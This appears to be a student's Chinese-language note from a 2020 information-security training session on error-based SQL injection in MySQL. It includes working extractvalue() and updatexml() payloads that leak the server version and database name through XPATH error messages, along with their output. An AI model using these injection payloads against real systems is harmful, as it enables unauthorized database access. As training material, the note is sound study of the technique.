

20200629信息安全实训

笔记本： 我的第一个笔记本
创建时间： 2020/6/29 9:02 **更新时间：** 2020/6/29 16:32
作者： 820410740@qq.com






有回显的报错信息 sql注入


无回显的sql注入

手工注入 库名 表名 字段名 列数



extractvalue函数

参考链接：https://dev.mysql.com/doc/refman/5.7/en/xml-functions.html



12.11 XML Functions

Table 12.15 XML Functions

Name	Description
ExtractValue()	Extracts a value from an XML string using XPath notation
UpdateXML()	Return replaced XML fragment

This section discusses XML and related functionality in MySQL.

```
mysql> select * from articles where id = 1 and extractvalue(1,concat(0x7e,@@version,0x7e));
ERROR 1105 (HY000): XPATH syntax error: '~5.5.53~'
mysql> select * from articles where id = 1 and extractvalue(1,concat(0x7e,database(),0x7e));
ERROR 1105 (HY000): XPATH syntax error: '~cms~'
mysql>
```

updatexml函数

UPDATEXML (XML_document, XPath_string, new_value);
第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc
第二个参数：XPath_string (Xpath格式的字符串)，如果不了解Xpath语法，可以在网上查找教程。
第三个参数：new_value，String格式，替换查找到的符合条件的数据

```
mysql> select * from articles where id = 1 and updatexml(1,concat(0x7e,database(),0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~cms~'
mysql> select * from articles where id = 1 and updatexml(1,concat(0x7e,@@version,0x7e),1);
ERROR 1105 (HY000): XPATH syntax error: '~5.5.53~'
mysql>
```